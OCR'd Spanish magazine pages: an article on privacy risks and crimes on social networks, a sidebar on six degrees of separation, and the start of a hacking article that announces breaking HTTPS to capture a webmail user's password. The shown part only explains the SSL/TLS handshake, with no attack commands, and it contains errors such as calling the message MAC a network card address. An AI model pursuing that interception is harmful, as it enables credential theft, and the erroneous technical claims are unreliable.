
Como es lógico nunca llueve a gusto de todos y las redes sociales no iban a ser una excepción. Con la popularización de las mismas han arreciado las críticas (al margen de su necesidad, utilidad y funcionalidad que muchos ponen aún en duda) sobre lo relativo a la amenaza que puede suponer para la intimidad de sus propios usuarios, cuando no directamente al acoso que éstos pueden sufrir debido al bombardeo para aceptar amigos o extraños.
El movimiento de resistencia contra el 'acoso' de las redes sociales tiene su máxima y satírica expresión en Introverster, un sitio web dedicado a formar una comunidad antisocial que ayuda a no hacer nuevos amigos, abogando por que "nadie te moleste cuando estás conectado".
Lo cierto es que, de momento, quienes más se quejan de las redes sociales y su influencia son, paradojas de la vida, aquellos con mayor presencia en la red. Es decir, los más populares se ven afectados por un tipo de herramienta social creada con el fin de conseguir emular ese mismo modelo (en cuanto a lo social se refiere, claro). El resto de usuarios, la gran mayoría, la ve como una sencilla alternativa a la página personal o el weblog para contar con una identidad en la Red.
Lo cierto es que quien se posiciona en contra de las redes sociales, normalmente es por qué ha pertenecido a alguna de estas. Para sustentar esta animosidad por este fenómeno en la red, esgrimen como motivos, por ejemplo, la elitista fórmula de la invitación para pertenecer a alguna de estas redes, que limita su generación espontánea y queda en manos de las reglas de los creadores. Asimismo critican la total artificialidad y frivolidad para definir las relaciones, empezando por 'amigo' o 'no-amigo' sin ningún término medio, continuando por el limitado y descontextualizado sistema para clasificar los amigos, un sistema susceptible de crear confusión y agravios comparativos. Otro aspecto criticado es la jerarquía en los listados de amigos y comunidades, así como el crecimiento antinatural de las redes, basado en agrupar rápidamente a muchos contactos sin saber luego qué hacer con ellos. Pero la guinda se la lleva la crítica en lo que respecta a los sistemas mediante los cuales recopilan información personal y la forma en la que esta se usa. Y es que inscribirse exige normalmente ceder muchos datos personales que quedan en manos extrañas, cuando no, es necesario aceptar unas condiciones que dejan al usuario totalmente expuesto e indefenso.

## CUIDADO CON LOS DATOS REALES

En ese aspecto, uno de las mayores reproches que ha recibido la red social Orkut es la referida a los Términos del Servicio y Política de Privacidad, que la acusan de despojar a los usuarios de algunos de sus derechos más elementales. Por ello, siempre es aconsejable que los usuarios de las redes sociales (aunque podemos extenderlo a la red en general) administren de forma adecuada la información que revelan sobre sí mismos (imágenes, datos de contacto, cuentas de correo electrónico, identidad en servicios de mensajería instantánea, preferencias personales, orientación sexual, ideología, etc.) ya que de lo contrario la vida privada y la intimidad pueden pasar de un plano personal al social y de allí al mercado público.
Pero en realidad esto supone una extraña contradicción. Si damos nuestros datos reales a una aplicación social conseguiremos maximizar su utilidad. Sin embargo, nos exponemos a que todo el mundo conozca nuestra intimidad y esto incluye a spammers, hackers, jefes, esposas, caseros y directores de banco. Si por el contrario nos protegemos falseando la información


**QUIENES MÁS SE QUEJAN DE LAS REDES SOCIALES Y SU INFLUENCIA SON, PARADOJAS DE LA VIDA, AQUELLOS CON MAYOR PRESENCIA EN LA RED.**

que demos, estaremos contaminando la base de datos y comprometiendo la utilidad de la misma para el resto de usuarios. Se entra pues en un contrasentido, un dilema paradójico del que es difícil encontrar respuesta. ¿Quizás esta se encuentre en localizar un punto de equilibrio (nadie ha dicho que sería una empresa fácil)? En cualquier caso, si vamos un poco más lejos y rozamos las teorías paranoicas, ¿acaso no estamos ya entregando nuestros datos a decenas, cuando no cientos, de entidades que pueden estar haciendo un uso indebido de los mismos (bancos, organizaciones o comercios, por citar algunos)?
En un reciente estudio, McAfee alertaba sobre el riesgo que suponía publicar información personal en sitios de Internet. Según la conocida compañía de seguridad, se asegura que los grupos delictivos que operan en la red financian los estudios informáticos de algunos jóvenes, con el objetivo de que se formen en materias que en el futuro pueden ayudarles a alcanzar puestos en empresas que les interesan (esto me suena más a algo tipo secta los "Illuminati" de Dan Brown). En ese sentido McAfee destaca la importancia que está teniendo la influencia del movimiento Web 2.0 que promociona las relaciones sociales dentro de Internet y la creación de contenidos por parte de los internautas
Continúa advirtiendo que las redes sociales están convirtiéndose en un vehículo ideal para los delincuentes tecnológicos debido, entre otras cosas a la vulnerabilidad inherente de su propia naturaleza: una red social genera una falsa confianza que favorece el que los usuarios faciliten





datos personales (por ejemplo durante la creación de un perfil en la web) sin cuestionarse realmente las consecuencias que esto puede llegar a suponer y que sólo ocurre en la red (la gente no suele ofrecer sus datos personales a desconocidos en la calle, ¿verdad?). Un verdadero filón de datos para usuarios maliciosos que ahonden en técnicas de robos de identidad (phising). ¿De qué sirven cortafuegos y antivirus actualizados si son los propios usuarios los que proporcionan información personal a quien quiera leerla?

## DELITOS Y ABUSOS

Según datos del FBI incluidos en el estudio acciones fraudulentas derivadas de robos de identidad causan unas pérdidas de 50.000 dólares a diez millones de empresas y consumidores de Estados Unidos.

***LAS REDES SOCIALES ESTÁN CONVIRTIÉNDOSE EN UN VEHÍCULO IDEAL PARA LOS DELINCUENTES TECNOLÓGICOS***

Por otro lado, los medios de comunicación se han hecho eco recientemente de noticias realmente poco tranquilizadoras relacionadas con delitos que tienen como punto de partida las redes sociales. Entre los titulares que se han podido leer nos encontramos noticias tan llamativas como "Jóvenes neozelandeses ofrecían droga a través de Bebo", "Una chica californiana de 13 años, víctima de abusos por MySpace", "Las autoridades de Belfast consternadas por la violencia sectaria hallada en algunos espacios de Bebo", "Arrestadas diez personas en Brasil acusadas de vender drogas a través de Orkut", "Violadores atraen a fiestas a chicas irlandesas mediante Bebo", "Mal uso de Facebook fuerza a expulsar alumnos en colegios en Nueva Jersey" o "Arrestado en India un estudiante que creó en Orkut una falsa cuenta desvelando datos personales de una compañera".

Y es que las redes sociales ejercen un poder de atracción irresistible para los más jóvenes que ven en estos sitios web un lugar perfecto en donde crear su propio mundo y controlar las relaciones que establece con los demás, algo que en muchos casos es obviado por los propios padres que no les dan la importancia que se merecen.

De momento, y debido a la presión de los medios y de la opinión pública, Orkut, MySpace y Bebo están aplicando medidas de seguridad para frenar el abuso por gente que se acerca a estos sitios con turbias intenciones. Por lo pronto consisten en mecanismos de denuncia atendidos por una oficina central propia, o incluso desviados hacia las autoridades competentes. También se están redoblando esfuerzos de cara a controlar y disminuir el uso entre los más pequeños (Bebo limita la edad a los 13 años, Orkut y MySpace a los 14) e impedir la falsificación de la edad, tanto de esos menores como de los pederastas que se hagan pasar por jóvenes, aunque de momento parece ser que es una tarea muy complicada.

Por ello, parece ser que la mejor manera de controlar los efectos que pueda causar un mal uso de las redes sociales, por lo menos por parte de los padres, es conocerlas y enseñar a los menores a usarlas con responsabilidad ya que, aunque ciertamente parte del riesgo provenga de la difusión de datos personales, puede llegar a darse la situación de que el problema surja de un uso excesivo de una herramienta que absorba por completo el tiempo de sus usuarios, anulando paradójicamente la percepción de lo que es realmente social, esto es, lo tangible, la vida.

Nicolás Velásquez Espinel

# LA TEORÍA DE LOS SEIS GRADOS DE SEPARACIÓN

Las redes sociales se basan fundamentalmente en lo que se conoce como la teoría de los Seis Grados de Separación que básicamente propone que dos personas cualesquiera del mundo están relacionadas entre sí por un máximo de 6 personas.

Esta teoría, cuya propuesta inicial apareció en 1929 de manos del húngaro Frigyes Karinthy, en un relato llamado "Chains" (cadenas), fue formulada y demostrada en un experimento en el año 1967 por el conocido psicólogo Stanley Milgram de la Universidad de Harvard. Recientemente Duncan J. Watts, de la Universidad de Columbia, ha repetido el experimento, pero a nivel mundial mediante el email, verificando lo concluido por Milgram. De hecho, existe una patente en EEUU conocida como "six degrees patent" por la que ya han pagado Tribe y LinkedIn (incluso hay otras muchas patentes que protegen la tecnología para automatizar la creación de redes y las aplicaciones relacionadas con éstas). El tema consiguió captar bastante atención con la película de 1993 Six Degrees of Separation (Seis grados de separación) y la publicación en el año 2000 del bestseller The Tipping Point.

En las redes sociales las personas que pertenezcan al primer grado serán las más allegadas y a las que se conoce directamente. A medida que se va avanzando en el grado de separación, disminuye la relación y el nivel de confianza, pero se amplía el rango. El usuario que se ponga en contacto con miembros de la red situados a 6 grados es consciente de que han sido sus propios contactos los que le han derivado a esa persona. El método funciona como un filtro ya que en principio las identidades siempre quedan aseguradas. Todo el mundo es quién dice ser.

En lo relativo a esta teoría incluso hay un divertido juego que se aprovecha de la idea de los seis grados de separación y que tiene como protagonista el actor Kevin Bacon. El juego consiste en pensar en el nombre de un actor o actriz, actual o no, y tratar de conectarlo con Kevin Bacon (la relación entre dos actores debe ser "actuó en la misma película que"). Se puede empezar por ejemplo con: Marlon Brando actuó con Al Pacino en El Padrino. Al Pacino actuó con Keanu Reeves en El abogado del diablo. Keanu Reeves trabajó con Sandra Bullock en Alta velocidad... y bueno, así hasta llegar a Kevin Bacon.

Si nos perdemos, el Oráculo de Kevin Bacon (http://www.cs.virginia.edu/oracle/) nos puede echar una mano.

# técnicas de sniffing

## ¿Estamos seguros cuando establecemos conexiones SSL?

*¿Existe realmente la seguridad o es quizás un espejismo? ¿Estamos seguros cuando establecemos conexiones HTTP, FTP, SSH...? ¿Son realmente seguros los protocolos seguros? ¿Es invulnerable SSL si la clave es lo bastante GRANDE? En definitiva, ¿estamos seguros detrás de nuestras redes?*

**Querido lector,** con este artículo encontraremos la respuesta a estas y otras preguntas que podemos formularnos. Romperemos la seguridad de una conexión establecida mediante HTTP SSL = HTTPs y nos haremos con el nombre de usuario y contraseña de un usuario que intenta conectarse con uno de los grandes monstruos de servicio de correo electrónico gratuito.

Saludos, mis queridas mentes inquietas. -<|:-)[n]. Aquí estamos otra vez más arrojando un poco de luz, o, quizás, escondiéndonos bajo la sombra. Este mes traigo un artículo más que interesante y sorprendente. Querido lector, si creías estar seguro cuando establecías conexiones seguras mediante SSL, lamento decirte que en ocasiones esa seguridad puede resultar DEFICIENTE o EXTREMADAMENTE INSEGURA.

Piensa en la cantidad de veces que has establecido conexiones SSL: cuando te conectas a un servidor FTP, cuando visualizas tu correo, cuando te conectas a una página web con autenticación, cuando te introduces en tu router para configurarlo... Incluso piensa en las veces que has utilizado este protocolo para enviar datos personales que no deseas que nadie visualice. Y por si fuera poco, y extremadamente escalofriante, piensa en las veces que has establecido conexiones SSL para conectarte con tu banco on-line y comprobar el estado de tus cuentas. Ahora piensa, ¿cuando establecía estas conexiones mediante SSL estaba realmente convencido que estaba seguro utilizándolas? ¿o quizás todo era un verdadero espejismo?

### El protocolo SLL (Secure Sockets Layer)

SSL son las siglas de Secure Sockets Layer, Seguridad en la capa de transporte. El protocolo SSL proporciona autenticación y privacidad de la información que viaja por la red, todo ello mediante el uso de la conocidísima criptografía (arte de cifrar y descifrar información utilizando técnicas matemáticas). Normalmente, solo el servidor es autentificado, solo se garantiza su identidad, mientras que el cliente se mantiene sin identificar.

Para la identificación mutua requiere un despliegue de infraestructura de claves públicas para los clientes. Los protocolos permiten a las aplicaciones cliente servidor comunicarse de una forma diseñada para prevenir el eavesdropping (ataque, escuchar secretamente), falsificar la identidad del remitente y mantener la integridad del mensaje enviado.

SSL necesita:

- Negociar el algoritmo que se utilizará en la comunicación (cliente servidor).
- Intercambiar las claves públicas y autenticación basada en certificados digitales.
- Encriptación basado en cifrado simétrico.

Los algoritmos de cifrado que podemos encontrar son:

- Clave pública: RSA, Deffie-Hellman, DSA, Fortezaa.
- Para cifrado simétrico: RC2, RC4, IDEA, DES, Triple DES, AES.
- Con funciones hash: MD5 o de la familia SHA.

SSL se localiza en una capa entre los protocolos de aplicación como HTTP y sobre el protocolo de transporte TCP, que forma parte de la familia de protocolos TCP/IP. El modelo OSI y TCP/IP ya lo hemos estudiado en otros artículos, en Hack WiFi y en Técnicas de Sniffing. Si tienes alguna duda puedes releer estos artículos.

SSL puede proporcionar seguridad a cualquier protocolo que use conexiones de confianza, en este caso lo utilizaremos con el protocolo HTTP (HTTP + SSL), para formar HTTPS. Ya que este se utiliza para asegurar páginas WEB (WWW), utilizando certificados de clave pública para verificar la identidad de los externos.

Este protocolo fue desarrollado por Netscape. Su versión 3.0 se publicó en 1996 y más tarde sirvió para desarrollar TLS (Transport Layer Security), un estándar de protocolo IETF (Internet Engineering Task Force, en castellano Grupo de Trabajo en



Ingeniería de Internet), organización internacional abierta de normalización que tiene como objetivo el ayudar a la ingeniería de Internet, actuando en áreas como transporte y seguridad.

SSL opera de una manera modular: sus autores lo diseñaron extensible, con soporte para compatibilidad hacia delante y hacia atrás, y negociación entre las partes (peer-to-peer).

## Características de SSL/TLS

El objetivo inicial del diseño del protocolo SSL (Secure Sockets Layer) fue proteger las conexiones entre clientes y servidores WEB con el protocolo HTTP. Esta protección debía permitir al cliente asegurarse de que se había conectado al servidor auténtico, y enviarle datos confidenciales, como por ejemplo un número de tarjeta de crédito, con la confianza de que nadie más que el servidor sería capaz de ver estos datos.


Las funciones de seguridad no se implementaron directamente en el protocolo de aplicación HTTP. Se decidió por introducirlas en la capa de nivel de transporte. De este modo podría haber muchas más aplicaciones que hicieran uso de esta funcionalidad.

Con este objetivo se desarrolló una interfaz de acceso a los servicios del nivel de transporte basada en la interfaz estándar de los sockets. En esta nueva interfaz, funciones como connect, accept, send o recv fueron sustituidas por otras equivalentes pero que utilizaban un protocolo de transporte seguro: SSL_connect, SSL_accept, SSL_send, SSL_recv, etc. El diseño se realizó de tal modo que cualquier aplicación que utilizara TCP a través de las llamadas de los sockets podía hacer uso del protocolo SSL solamente cambiando estas llamadas. De aquí proviene el nombre del protocolo.

## Servicios de seguridad del protocolo SSL

- Confidencialidad: El flujo normal de información en una conexión SSL/TLS consiste en intercambiar paquetes con datos cifrados mediante claves simétricas, todo ello por motivos de eficiencia y rapidez.

Al inicio de cada sesión, cliente y servidor se ponen de acuerdo sobre qué claves utilizarán para cifrar los datos. Siempre se utilizan dos claves distintas: una para los paquetes enviados del cliente al servidor, y la otra para los paquetes enviados en sentido contrario.




*Esquema del proceso*

Para evitar que un usuario malintencionado pueda escuchar o capturar la conexión, se sigue un patrón seguro de claves, basados en el mecanismo de clave pública (criptografía). Este algoritmo también se utiliza durante el establecimiento de la conexión.

- Autenticación de entidad: Con un protocolo de de reto-respuesta basado en firmas digitales el cliente puede confirmar la identidad verdadera del servidor al que quiere conectarse. Para validar realmente las firmas digitales el cliente necesita conocer la clave pública del servidor, y esto normalmente se realiza a través de certificados digitales.

La otra posibilidad sería que el cliente se autenticara contra el servidor al que quiere conectarse. Esta forma puede resultar muy insegura ya que en lugar de autentificar automáticamente al cliente a nivel de trasporte de datos, las propias autentificaciones utilizan su propio método de seguridad. Este caso es el menos utilizado por lo que acabamos de comentar.

- Autenticación de mensaje: Los paquetes enviados en una conexión SSL/TLS van cifrados y en ocasiones pueden incluir un código MAC (acrónimo que ya hemos visto en Técnicas de Sniffing) que es la dirección física de nuestra tarjeta de red. De esta manera el destinatario podría comprobar que realmente nadie se ha interpuesto entre la conexión cliente – servidor o que nadie a modificado susodicho paquete. Las claves secretas para el cálculo de los códigos MAC, distintos para cada sentido, se acuerdan también de forma segura al inicio del dialogo.

Uno de los diseños más interesantes de comentar es la estabilidad. Al inicio de cada sesión, cliente y servidor negocian los algoritmos que utilizarán para el intercambio de claves, la autenticación y el cifrado. Las especificaciones de los protocolos incluyen unas combinaciones predefinidas de algoritmos criptográficos, pero dejan la posibilidad de añadir nuevos algoritmos si se descubren otros que sean más eficientes y más seguros.

## El transporte seguro SSL/TLS

La capa de transporte seguro de SSL/TLS se puede dividir en dos subcapas:

- Subcapa superior: Encargada de las negociar los parámetros de seguridad y los datos de la aplicación. Estos se intercambian en mensajes.

- Subcapa inferior: Mensajes estructurados en registros a los que se le aplica: compresión, autenticación y cifrado.

El protocolo de registros SSL / TLS es el que permite que los datos protegidos se-




Registros SSL/TLS

an convenientemente codificados por el emisor y interpretados por el receptor. Los parámetros necesarios para la protección, como pueden ser los algoritmos y las claves, se establecen de forma segura al inicio de la conexión mediante el protocolo de negociación SSL/TLS.

## Formato de los registros SSL / TLS

La información que se intercambian el cliente y el servidor se empaqueta en registros, tiene este formato:

Contenido: El contenido de los datos puede ser:

Mensaje del protocolo de negociación.
Notificación del cambio de cifrado.
Mensaje de error.
Datos de aplicación.

Versión SSL: Dos bytes que indican la versión del protocolo SSL. Por ejemplo:

30: Versión SSL 3.0
31: Versión TLS 1.0

Longitud: Este registro indica el la longitud del resto del registro.

Caso 1. Suma del registro DATOS más MAC

Caso 2. Con cifrado en bloque. Suma de DATOS más MAC más Lp + 1

Datos: Datos comprimidos si se ha acordado algún algoritmo de compresión.

MAC: Código de autenticación. En el cálculo de este MAC intervienen la clave MAC, un número de secuencia implícito de 64 bits que se incrementa en cada registro pero no se incluye en ningún campo y el contenido del registro.

***CERTIFICADO DEL CLIENTE: UNA VEZ QUE EL SERVIDOR HA ENVIADO TODOS LOS PAQUETES INICIALES. EL CLIENTE YA SABE CÓMO TIENE QUE CONTINUAR CON EL PROTOCOLO DE NEGOCIACIÓN***

La longitud de este campo depende del algoritmo de MAC que se haya acordado utilizar. Puede ser igual a 0 si se utiliza el algoritmo nulo, que es el que se utiliza al inicio de la negociación mientras no se ha acordado ningún otro.

Padding: Si se ha acordado utilizar un algoritmo en bloque para cifrar los datos es preciso añadir bytes adicionales a cada registro para tener para tener un número total que sea múltiple de la longitud del bloque.

Para saber cuántos bytes adicionales hay es poner al menos uno, y el valor del último byte siempre indica cuantos otros bytes de padding hay antes. Este valor puede ser 0 si sólo faltaba un byte para tener un bloque entero.

En la fase de negociación, mientras no se hayan acordado los algoritmos los registros no se cifran ni se autentican, es decir, se aplican algoritmos nulos. Todo el proceso de negociación queda autenticado a posteriori.

## La negociación SSL / TLS

El protocolo de negociación SSL/TLS, también llamado protocolo de encajada de manos, tiene por finalidad autenticar el cliente y al servidor, y acordar los algoritmos y claves que se utilizarán de forma segura, garantizando la confidencialidad y la integridad de la negociación.

Como todos los mensajes SSL/TLS, los mensajes del protocolo de negociación se incluyen dentro del campo de datos de los registros SSL/TLS para ser transmitidos al destinatario.

El contenido del mensaje tendrá unos determinados campos dependiendo del tipo de mensaje de negociación del que se trate. En total hay 10 tipos distintos (ordenados por orden de envio):

### Primero. Petición de saludo

Hello request. Cuando se establece una conexión pueden suceder dos cosas:

- El servidor espera que el cliente inicie la negociación.
- El servidor envía un mensaje Hello Request para indicar al cliente que está preparado para empezar con la negociación

Si el servidor durante la sesión quisiera una nueva negociación, podría indicarlo enviando este mismo paquete al cliente.

### Segundo. El saludo del cliente

Client Hello. El cliente envía este mensaje:

- Para establecer una sesión con el servidor.
- Para responder una petición Hello request.

Este paquete contiene: la versión del protocolo, una cadena de 32 bytes aleatorios, opcionalmente un identificador de una sesión anterior (para volver a utilizar los parámetros acordados), la lista de las combinaciones de algoritmos criptográficos que el cliente ofrece utilizar, por orden de preferencia. Cada combinación incluye el algoritmo de cifrado, el algoritmo de MAC y el método de intercambio de claves.

Los algoritmos criptográficos pueden ser:


- Cifrado: RC4, DES, Triple DES, RC2, IDEA y FORTEZZA (este último sólo en SSL 3.0).

- MAC: MD5 y SHA-1

- Intercambio de claves: RSA, Diffie-Hellman y FORTEZZA KEA (este último sólo en SSL 3.0).

Si solamente interesa autenticar la conexión, sin confidencialidad, también se puede usar el algoritmo de cifrado nulo.

Y por último, la lista de los algoritmos de compresión ofrecidos, por orden de preferencia (como mínimo debe haber uno, aunque sea el algoritmo nulo).



## Tercero. Saludo del servidor

Server Hello. El servidor envía como respuesta este paquete. En este paquete se enviará:

- La versión del protocolo que se utilizará en la conexión. La versión será la misma que indicó el cliente con anterioridad. Siempre y cuando dicha versión sea soportada por el servidor. De lo contrario el servidor utilizará una versión anterior.

- Una cadena de 32 bytes aleatorios.

- Un identificador de la sesión actual. Siempre y cuando el cliente envió uno y el servidor quiere reprender la sesión correspondiente, entonces debe de responder con el mismo identificador de sesión. Si el servidor no quiere o no puede reprender la sesión, el identificador será diferente. Otra posibilidad también es que el servidor puede no enviar ningún identificador para indicar que la sesión actual no podrá ser reprendida.

- La combinación de algoritmos criptográficos escogida por el servidor de entre la lista de las enviadas por el cliente. Si se reemprende una sesión anterior, esta combinación debe de ser la misma que se utilizó entonces.

- El algoritmo de compresión escogido por el servidor, o el que se utilizó en la sesión que se reemprende.

Si se ha decidido continuar una sesión anterior, cliente y servidor ya pueden empezar a utilizar los algoritmos y claves previamente acordados y se saltan los mensajes que vienen a continuación pasando directamente a los de finalización de la negociación (mensajes Finished).

## Cuarto. Certificado de servidor / Intercambio de claves servidor

Si el servidor puede autenticarse frente al cliente, envía un paquete Certificate (certificado). Este paquete normalmente contendrá el certificado X.509 del servidor, o una cadena de certificados.

Si el servidor no tiene certificado, o se ha acordado un método de intercambio de claves que no precisa de él, debe mandar un mensaje Server KeyExchange, que contiene los parámetros necesarios para el método a seguir.

## Quinto. Petición de certificado

Certificate Request. En caso en que se deba de realizar también la autenticación del cliente, el servidor le envía un paquete Certificate request. Este mensaje contiene una lista de los posibles tipos de certificado que el servidor puede admitir, por orden de preferencia, y una lista de los DN de las autoridades de certificación que el servidor reconoce.

## Sexto. Final del saludo del servidor

Server Hello Done. Para terminar esta primera fase del diálogo, el servidor envía un mensaje Server Hello Done.

## Séptimo. Certificado del cliente

Una vez que el servidor ha enviado todos los paquetes iniciales. El cliente ya sabe cómo tiene que continuar con el protocolo de negociación. Si el servidor le ha pedido un certificado (certificate) el cliente debe de enviarle un paquete certificate, siempre y cuando dicho paquete de solicitud del servidor tenga dichas características solicitadas.

***CLIENT KEY EXCHANGE. EL CLIENTE ENVÍA UN MENSAJE CLIENT KEY EXCHANGE, EL CONTENIDO DEL CUAL DEPENDE DEL MÉTODO DE INTERCAMBIO DE CLAVES ACORDADO***

## Octavo. Intercambio de claves de cliente

Client Key Exchange. El cliente envía un mensaje Client Key Exchange, el contenido del cual depende del método de intercambio de claves acordado. En caso de seguir el método RSA, en este mensaje hay una cadena de 48 bytes que se usará como secreto pre-maestro, cifrada con la clave pública del servidor.

Entonces, cliente y servidor calculan el secreto maestro, que es otra cadena de 48 bytes. Para realizar esta cálculo, se aplican funciones hash al secreto pre-maestro y a las cadenas aleatorias que se enviaron en los mensajes de saludo. A partir del secreto maestro y las cadenas aleatorias, se obtienen:

- Las dos claves para el cifrado simétrico de los datos (una para cada sentido, cliente - servidor y servidor - cliente).
- Las dos claves MAC (también una para cada sentido).
- Los dos vectores de inicialización para el cifrado, si se utiliza un algoritmo en bloque.

## Noveno. Verificación de certificado

Certificate Verify. Si el cliente ha enviado un certificado en respuesta a un paquete Certificate Request, ya puede autenticarse demostrando que posee la clave privada correspondiente mediante un mensaje Certificate Verify. Este mensaje contiene una firma, generada con la clave privada del cliente, de una cadena de bytes obtenida a partir de la concatenación de todos los mensajes de negociación intercambiados hasta el momento, desde el Client Hello hasta el Client Key Exchange.

## Décimo y último. Finalización

Finished. A partir de este mismo momento servidor y cliente ya podrán utilizar los algoritmos criptográficos negociados. Cada parte de la negociación envía un notificación de cambio de cifrado seguida de un mensaje Finished. La notificación de cambio de cifrado sirve para indicar que el siguiente mensaje será el primer enviado con los nuevos algoritmos y claves.

El mensaje Finished sigue inmediatamente la notificación de cambio de cifrado. Su contenido se obtiene aplicando funciones hash al secreto maestro y a la concatenación de todos los mensajes de negociación intercambiados, desde el Client Hello hasta el anterior a este (incluyendo el mensaje Finished de la otra parte). Normalmente, será el cliente el primero en enviar el paquete Finished, pero en el caso de reemprender una sesión anterior, será el servidor quien lo enviará primero, justo después del Server Hello.

El contenido del mensaje Finished sirve para verificar que la negociación se ha llevado a cabo correctamente. Este mensaje también permite autenticar el servidor frente al cliente, ya que el primero necesita su clave privada para descifrar el mensaje Client Key Exchange y obtener las claves que se usarán en la comunicación.

